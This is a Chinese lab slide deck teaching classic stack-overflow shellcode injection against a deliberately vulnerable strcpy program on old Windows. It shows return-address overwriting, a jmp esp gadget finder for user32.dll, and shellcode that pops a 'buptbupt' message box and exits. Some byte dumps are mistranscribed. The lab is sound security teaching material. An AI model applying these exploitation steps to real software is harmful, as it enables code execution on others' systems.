

实验三

shellcode注入

内容安排

- 1.Shellcode 介绍
- 2.准备工作
- 3.通过淹没静态地址来实现shellcode的代码植入
- 4.通过跳板来实现shellcode的代码植入
- 5.尝试修改汇编语句的shellcode实现修改标题等简单操作

1.1 Shellcode

Shellcode 是一小段代码，通常用于利用某些软件的漏洞，尤其是**缓冲区溢出漏洞**。

Shellcode 最早的实现是提供一个已经被攻破的系统的 shell（命令行界面），从而攻击者可以进一步执行命令，因此得名。

实际上，shellcode 并不限于仅提供 shell，它也可以执行任何其他的代码或指令。

1.1 Shellcode

Shellcode 通常使用机器语言编写，因为这样可以直接由 CPU 执行。

当攻击者能控制 `eip` 寄存器（在 x86 架构中的指令指针）时，他们可以注入并执行 `shellcode`，使电脑按照攻击者的意图执行任意指令。

我们可以将 `shellcode` 放置在栈中，并通过动态调试来确定正确的填充，使得溢出可以影响到返回地址。这样，当程序返回时，它会转到攻击者注入的 `shellcode` 地址并执行它。

1.2 淹没静态地址实现注入

基本思路

攻击者首先找到一个静态或可预测的内存地址，然后将 `shellcode` 写入那个位置。接着，让程序跳转到这个地址以执行 `shellcode`。

缓冲区溢出示例

例如，如果一个程序有一个固定大小的缓冲区，攻击者可以发送一个超出这个大小的输入，使额外的数据覆盖在栈上的返回地址，然后将这个地址指向他们的 `shellcode`。

1.3 通过跳板实现注入

基本思路

跳板或ROP（Return-Oriented Programming）是一种攻击技术，它通过串联目标程序内已存在的代码片段（称为gadgets）来改变程序的执行流程。

利用jmp esp等

攻击者经常利用jmp esp或类似的指令作为跳板。当触发溢出，攻击者可以将jmp esp指令的地址覆盖到返回地址上。由于ESP寄存器指向攻击者控制的栈内容，这种跳转将直接执行栈上的代码，通常是shellcode。

利用常见的DLL

“动态链接库（如kernel32.dll和user32.dll）在Windows系统中的许多进程都有加载。这使它们成为gadgets的理想目标。它们通常包含系统调用和常见函数（如LoadLibrary和GetProcAddress），这些可以被用来加载其他模块或找到函数地址。

内容安排

- 1.Shellcode 介绍
- 2.准备工作
- 3.通过淹没静态地址来实现shellcode的代码植入
- 4.通过跳板来实现shellcode的代码植入
- 5.尝试修改汇编语句的shellcode实现修改标题等简单操作

2.1 程序分析

主函数： 读取password.txt
并调用验证函数，根据比较结果进行显示

```
int __cdecl main_0(int argc, const char **argv, const char **envp)
{
    FILE *Stream; // [esp+4Ch] [ebp-408h]
    char Source[1024]; // [esp+50h] [ebp-404h] BYREF
    int v6; // [esp+450h] [ebp-4h]

    v6 = 0;
    LoadLibraryA("user32.dll");
    Stream = fopen("password.txt", "rw+");
    if ( !Stream )
        exit(0);
    fscanf(Stream, "%s", Source);
    v6 = sub_401005(Source);
    if ( v6 )
        printf("incorrect password!\n");
    else
        printf("Congratulation! You have passed the verification!\n");
    return fclose(Stream);
}
```


2.1 程序分析

```
int __cdecl sub_401030(char *Source)
{
    char Destination[44]; // [esp+4Ch] [ebp-30h] BYREF
    int v3; // [esp+78h] [ebp-4h]

    v3 = strcmp(Source, "1234567");
    strcpy(Destination, Source);
    return v3;
}
```

验证函数：比较两字符串，将原字符串复制到Destination数组。
Dst大小为44，但Source的长度并未限制，在strcpy时可能造成栈溢出，此处即为shellcode注入点。

2.1 寻找 MessageBoxA 及 ExitProcess 实际地址

Dependency Walker: 使用Dependency Walker 打开我们编译的exe文件，保持默认参数

The screenshot shows the Dependency Walker interface for the file 'OVERFLOW_EXE.EXE'. The left pane lists the loaded modules, including 'USER32.DLL'. The right pane shows the function list for 'USER32.DLL', with 'MessageBoxA' highlighted. The function list table is as follows:


序数	提示	函数	入口点
448 (0x01C0)	447 (0x01BF)	MenuItemFromPoint	0x0004E779
449 (0x01C1)	448 (0x01C0)	MenuWindowProcA	0x0003B535
450 (0x01C2)	449 (0x01C1)	MenuWindowProcW	0x0003B4E5
451 (0x01C3)	450 (0x01C2)	MessageBox	0x00013600
452 (0x01C4)	451 (0x01C3)	MessageBoxA	0x00033D68
453 (0x01C5)	452 (0x01C4)	MessageBoxExA	0x000341D8
454 (0x01C6)	453 (0x01C5)	MessageBoxExW	0x000216F4
455 (0x01C7)	454 (0x01C6)	MessageBoxIndirectA	0x000484FF
456 (0x01C8)	455 (0x01C7)	MessageBoxIndirectW	0x00027328
457 (0x01C9)	456 (0x01C8)	MessageBoxW	0x000216CC
458 (0x01CA)	457 (0x01C9)	ModifyMenuA	0x00021C9E

The bottom pane shows the list of loaded modules with their properties:

模块	文件时间戳	连接时间戳	文件大小	属性	连接校验和	校验和	CPU	子系统	符号	优先基址	实际基址	虚拟大小	装载顺序	文件版本	产品版本	映像版本	连接器版本	OS版本	子系统版本
USER32.DLL	2000-01-10 12:00	1999-12-11 1:14	400,144	A	0x0006AF3F	0x0006AF3F	x86	GUI	DBG	0x77DF0000	0x77DF0000	0x00064000	4	5.0.2180.1	5.0.2180.1	5.0	5.12	5.0	4.0

MessageBoxA地址: 分别查看USER32.DLL基址、MessageBoxA的入口地址。
二者相加即为MessageBoxA的地址: $0x77DF0000 + 0x00033D68 = 0x77E23D68$ 。

2.1 寻找 MessageBoxA 及 ExitProcess 实际地址



The screenshot shows the Dependency Walker window for 'overflow_exe.exe'. The left pane shows the loaded DLLs: KERNEL32.DLL, USER32.DLL, NTDLL.DLL, GDI32.DLL, and IMM32.DLL. The right pane shows the list of exported functions. The 'ExitProcess' function is highlighted in the list of exported functions.

序数	提示	函数	入口点
0 (0x0000)	N/A	AddAtomA	0x77E6932E
1 (0x0001)	N/A	AddAtomW	0x77E69BC4
30 (0x001E)	N/A	CloseHandle	0x77E6A6C8
37 (0x0025)	N/A	CompareStringW	0x77E77E42
41 (0x0029)	N/A	ConvertDefaultLocale	0x77E63CBA
46 (0x002E)	N/A	CopyFileW	0x77E818C5
57 (0x0039)	N/A	CreateFileMappingW	0x77E73F72
58 (0x003A)	N/A	CreateFileW	0x77E695A3
72 (0x0048)	N/A	CreateProcessW	0x77E7DB62
77 (0x004D)	N/A	CreateThread	0x77E76510
89 (0x0059)	N/A	DeleteAtom	0x77E7CBA0
93 (0x005D)	N/A	DeleteFileW	0x77E7B264
133 (0x0085)	N/A	EnumSystemLocalesA	0x00003CA8
134 (0x0086)	N/A	EnumSystemLocalesW	0x00003FA7
135 (0x0087)	N/A	EnumTimeFormatsA	0x00048D6E
136 (0x0088)	N/A	EnumTimeFormatsW	0x0000B52B
137 (0x0089)	N/A	EnumUILanguagesA	0x00048F48
138 (0x008A)	N/A	EnumUILanguagesW	0x0004BE0E
139 (0x008B)	N/A	EraseTape	0x000438CD
140 (0x008C)	N/A	EscapeCommFunction	0x0003C44F
141 (0x008D)	N/A	ExitProcess	0x0001B0BB
142 (0x008E)	N/A	ExitThread	0x00000000
143 (0x008F)	N/A	ExitVDM	0x00002689


模块	文件时间戳	连接时间戳	文件大小	属性	连接校验和	校验和	CPU	子系统	符号	优先基址	实际地址	虚拟大小	装载顺序	文件版本	产品版本	映像版本	连接器版本	OS版本	子系统版本
KERNEL32.DLL	2000-01-10 12:00	1999-12-11 1:14	860,944	A	0x000DD0F37	0x000DD0F37	x86	Console	D8G	0x77E60000	0x77E60000	0x00005000	3	5.0.2191.1	5.0.2191.1	5.0	5.12	5.0	4.0
NTDLL.DLL	2000-01-10 12:00	1999-12-11 1:14	481,040	A	0x0007E32E	0x0007E32E	x86	Console	D8G	0x77F80000	0x77F80000	0x00079000	2	5.0.2163.1	5.0.2163.1	5.0	5.12	5.0	4.0
OVERFLOW_EXE.EXE	2023-09-23 16:22	2012-03-08 17:17	192,602	A	0x00000000	0x0003AC9C	x86	Console	P0B	0x00400000	0x00400000	0x00031000	1	N/A	N/A	0.0	6.0	4.0	4.0
ADVAPI32.DLL	2000-01-10 12:00	1999-12-11 1:14	357,648	A	0x0006384A	0x0006384A	x86	Console	D8G	0x77D90000	0x77D90000	0x0005A000	7	5.0.2191.1	5.0.2191.1	5.0	5.12	5.0	4.0
GDI32.DLL	2000-01-10 12:00	1999-11-12 16:44	234,256	A	0x000401C8	0x000401C8	x86	Console	D8G	0x77F40000	0x77F40000	0x0003C000	5	5.0.2180.1	5.0.2180.1	5.0	5.12	5.0	4.10
IMM32.DLL	2000-01-10 12:00	1999-12-11 1:15	97,040	A	0x000180F7	0x000180F7	x86	GUI	D8G	0x75E00000	0x75E00000	0x0001A000	6	5.0.2180.1	5.0.2180.1	5.0	5.12	5.0	4.0
RPCRT4.DLL	2000-01-10 12:00	1999-12-11 1:14	444,688	A	0x00070D16	0x00070D16	x86	Console	D8G	0x77D20000	0x77D20000	0x0006F000	8	5.0.2193.1	5.0.2193.1	5.0	5.12	5.0	4.10
USER32.DLL	2000-01-10 12:00	1999-12-11 1:14	400,144	A	0x0006AF3F	0x0006AF3F	x86	GUI	D8G	0x77DF0000	0x77DF0000	0x00064000	4	5.0.2180.1	5.0.2180.1	5.0	5.12	5.0	4.0

ExitProcess地址： 分别查看KERNEL32.DLL基址、ExitProcess的入口地址。
二者相加即为ExitProcess的地址： $0x77E60000 + 0x0001B0BB = 0x77E7B0BB$ 。

2.2 获取shell code opcode

打开shellcode/main.cpp, 将刚才获得的 MessageBoxA、ExitProcess 地址修改到注释对应部分。

这段shellcode的目的是, 先后调用MessageBoxA和ExitProcess, 显示一个消息框, 并在用户点击确定后退出程序。消息框的标题和文本都是 "buptbupt"。



```
#include<windows.h>
int main()
{
    HINSTANCE LibHandle;
    char dllbuf[11] = "user32.dll";
    LibHandle = LoadLibrary(dllbuf);
    _asm{
        sub sp,0x440
        xor ebx,ebx
        push ebx
        push 0x74707562 //bupt
        push 0x74707562 //bupt

        mov eax,esp
        push ebx
        push eax
        push eax
        push ebx


        mov eax,0x77E23D68 //messageboxA 入口地址
        call eax
        push ebx
        mov eax,0x77E7B0BB //exitprocess 入口地址
        call eax
    }
    return 0;
}
```

2.2 获取shell code opcode

编译shellcode/main.cpp,
并使用ida或OllyDbg等工具
反编译。

从xor ebp ebp开始，到call
eax结束，将其复制或导出
为文本文件。

这一步的目的是，获取刚
刚的汇编指令对应的十六
进制表示，方便后期注入。



2.3 寻找jmp esp地址

我们选择使用jmp esp作为跳板来执行 shellcode。USER32.dll这样动态链接库通常会被加载到内存中，且基址不改变，因此可以从它之中搜索。

可以在 Ollydbg 中利用插件搜索，也可以通过编程来直接查找一个jmp esp的地址。记录这个地址，我们将在利用跳板时，使用这个指令跳转到我们想要执行的 shellcode。

```
#include <iostream>
#include <string.h>
#include <windows.h>
using namespace std;

void findJumpEsp(char* dllName) {
    char* handle = (char*)LoadLibraryA(dllName);
    for (int i = 0;; i++) {
        if (handle[i] == (char)0xff && handle[i + 1] == (char) 0xe4) { // 0xffe4: jmp esp
            cout<<"jmp esp:"<<hex<< (int)&handle[i] << endl;
            return;
        }
    }
    return;
}

int main() {
    HMODULE hModule = LoadLibraryA("user32.dll");
    if (hModule == NULL) {
        cout << "LoadLibraryA failed" << endl;
        return 0;
    }
    findJumpEsp("user32.dll");
    return 0;
}
```



```
"C:\Documents and Settings\bupt\桌面\实验3题目\shellcode\Debug\findjump.exe"
jmp esp:77e2e32a
Press any key to continue_
```

2.3 寻找jmp esp地址

为什么寻找 jmp esp?

当我们试图利用一个程序中的缓冲区溢出漏洞时，我们的目标通常是控制程序的执行流。为了达到这个目标，我们需要一个方法来将执行流转移到我们注入到内存中的shellcode上。

jmp esp 是这种方法之一。当执行此指令时，会跳转到ESP寄存器当前指向的地址处。所以，如果我们能够控制ESP的值，并确保它指向我们的shellcode，那么使用 jmp esp 指令就可以执行我们的shellcode。

为什么经常使用jmp esp而不是其他寄存器？因为在许多缓冲区溢出的场景中，当缓冲区被溢出时，ESP通常会指向这个缓冲区或者接近这个缓冲区，使得这种跳转非常有用，而其他寄存器大多存在需要重新计算偏移等问题。

内容安排

- 1.Shellcode 介绍
- 2.准备工作
- 3.通过淹没静态地址来实现shellcode的代码植入
- 4.通过跳板来实现shellcode的代码植入
- 5.尝试修改汇编语句的shellcode实现修改标题等简单操作

3 通过淹没静态地址来实现shellcode的代码植入

```
int verify_password (char *password)
{
    int authenticated;
    char buffer[44];
    authenticated=strcmp(password,PASSWORD);
    strcpy(buffer,password);//over flowed here!
    return authenticated;
}
```


漏洞： 将password拷贝到buffer时可能存在栈溢出

目标： 写入buffer，并利用溢出覆盖authenticated、EBP和返回地址（主要是为了覆盖返回地址），从而让函数返回时从我们设定的地址开始执行，也就是执行shellcode。



3.1 帧栈图示

需要让Shellcode+填充共有
 $44+4+4=52$ 个字节，且将第53 ~ 56个
字节写为shellcode开始的地址。



3.2 获取返回地址

地址	HEX 数据	反汇编	注释
00401064	E8 57020000	CALL overflow._strcpy	_strcpy
00401069	83C4 08	ADD ESP,8	
0040106C	8B45 FC	MOV EAX,DWORD PTR SS:[EBP-4]	
0040106F	5F	POP EDI	
00401070	5E	POP ESI	
00401071	5B	POP EBX	
00401072	83C4 70	ADD ESP,70	
00401075	3BEC	CMP EBP,ESP	
00401077	E8 C4030000	CALL overflow.__chkesp	
0040107C	8BE5	MOV ESP,EBP	
0040107E	5D	POP EBP	
0040107F	C3	RETN	
00401080	CC	INT3	
004012C0=overflow._strcpy			

地址	HEX 数据	ASCII	0012FA9C	0012FAF0	dest = 0012FAF0
00428000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FAA0	0012FB7C	src = "123"
00428010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FAA4	0012FB80	
00428020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FAA8	0012FB2C	
00428030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FAAC	7FFDF000	
00428040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FAB0	CCCCCCCC	

使用OlllyDbg动态调试，并给strcpy设置断点。第一个参数即为buffer的地址，将其记录下来。（图中为0012FAF0）

3.4 动态调试查看运行情况

00401071	5B	POP EBX	
00401072	83C4 70	ADD ESP, 70	
00401075	3BEC	CMP EBP, ESP	
00401077	E8 C4030000	CALL overflow.__chkesp	
0040107C	8BE5	MOV ESP, EBP	
0040107E	5D	POP EBP	
0040107F	C3	RETN	
00401080	CC	INT3	
00401081	CC	INT3	
00401082	CC	INT3	
00401083	CC	INT3	
00401084	CC	INT3	

main.cpp:14.

地址	HEX 数据		0012FB24	0012FAF0
00428000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FB28	0012FB7C
00428010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FB2C	00000000
00428020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FB30	00000000
00428030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FB34	7FFDF000
			0012FB38	00000000

动调overflow_exe.exe, strcpy函数的return地址已被覆盖为0x0012FAF0, 即我们在3.2获取的返回地址。

3.4 动态调试查看运行情况

地址	HEX 数据	反汇编	注释
0012FAF0	66 81 EC 40 04	SUB SP, 440	
0012FAF5	33 DB	XOR EBX, EBX	
0012FAF7	53	PUSH EBX	
0012FAF8	68 62 75 70 74	PUSH 74707562	
0012FAFD	68 62 75 70 74	PUSH 74707562	
0012FB02	8B C4	MOV EAX, ESP	
0012FB04	53	PUSH EBX	
0012FB05	50	PUSH EAX	
0012FB06	50	PUSH EAX	
0012FB07	53	PUSH EBX	
0012FB08	B8 68 3D E2 77	MOV EAX, user32.MessageBoxA	
0012FB0D	FF D0	CALL EAX	
0012FB0F	53	PUSH EBX	
0012FB10	B8 BB 0E 77 77	MOV EAX, KERNEL32.ExitProcess	
0012FB15	FF D0	CALL EAX	
SP=FB28			
地址	HEX 数据		
00428000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012FB28	0012FB7C
00428010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012FB2C	00000000
00428020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012FB30	00000000
		0012FB34	7FFDF000

继续跟进，进入了我们编写的shellcode中opcode片段。

3.4 动态调试查看运行情况——opcode 解读

sub sp,0x440

从堆栈指针 sp 中减去 0x440。这通常用于为后续的 push 操作创建空间，确保不会覆盖其他重要的堆栈内容。

xor ebx,ebx

清零 ebx 寄存器。这是设置寄存器为零的常用技巧。

push ebx

将零值压入堆栈，作为字符串的终止符。

push 0x74707562

压入一个四字节的价值到堆栈。考虑到 ASCII 编码，这表示字符串 "bupt"。

push 0x74707562

同样压入 "bupt" 到堆栈。现在堆栈上有字符串 "buptbupt"。

mov eax,esp

将当前堆栈指针的地址移动到 eax。现在，eax 指向字符串 "buptbupt"。

push ebx

将零值压入堆栈。指定只显示 OK 按钮。

push eax

将 "buptbupt" 的地址压入堆栈。这将作为 MessageBox 的文本参数。

push eax

再次将 "buptbupt" 的地址压入堆栈。这将作为 MessageBox 的标题参数。

地址	HEX 数据	反汇编
0012FAF0	66:81EC 4004	SUB SP, 440
0012FAF5	33DB	XOR EBX, EBX
0012FAF7	53	PUSH EBX
0012FAF8	68 62757074	PUSH 74707562
0012FAFD	68 62757074	PUSH 74707562
0012FB02	8BC4	MOV EAX, ESP
0012FB04	53	PUSH EBX
0012FB05	50	PUSH EAX
0012FB06	50	PUSH EAX
0012FB07	53	PUSH EBX
0012FB08	B8 683DE277	MOV EAX, user32.MessageBoxA
0012FB0D	FFD0	CALL EAX
0012FB0F	53	PUSH EBX
0012FB10	B8 BB0E777	MOV EAX, KERNEL32.ExitProcess
0012FB15	FFD0	CALL EAX

ESP=FB28

3.4 动态调试查看运行情况——opcode 解读

push ebx

将零值压入堆栈。这将作为 MessageBox 的窗口句柄参数，表示没有父窗口。

mov eax,0x77E23D68

将 MessageBox 函数的地址移动到 eax。

call eax

调用 MessageBox 函数。这将显示一个消息框，标题和文本都是 "buptbupt"。

push ebx

将零值压入堆栈。这将作为 Exit 函数的退出代码参数。

mov eax,0x77E7B0BB

将 Exit 函数的地址移动到 eax。

call eax

调用 Exit 函数，结束程序执行。

总之，这段shellcode的目的是显示一个消息框，并在用户点击确定后退出程序。标题和文本都是 "buptbupt"

地址	HEX 数据	反汇编
0012FAF0	66:81EC 4004	SUB SP, 440
0012FAF5	33DB	XOR EBX, EBX
0012FAF7	53	PUSH EBX
0012FAF8	68 62757074	PUSH 74707562
0012FAFD	68 62757074	PUSH 74707562
0012FB02	8BC4	MOV EAX, ESP
0012FB04	53	PUSH EBX
0012FB05	50	PUSH EAX
0012FB06	50	PUSH EAX
0012FB07	53	PUSH EBX
0012FB08	B8 683DE277	MOV EAX, user32.MessageBoxA
0012FB0D	FFD0	CALL EAX
0012FB0F	53	PUSH EBX
0012FB10	B8 BB0E777	MOV EAX, KERNEL32.ExitProcess
0012FB15	FFD0	CALL EAX

SP=FB28

3.4 动态调试查看运行情况

The screenshot displays a debugger interface with three main components:

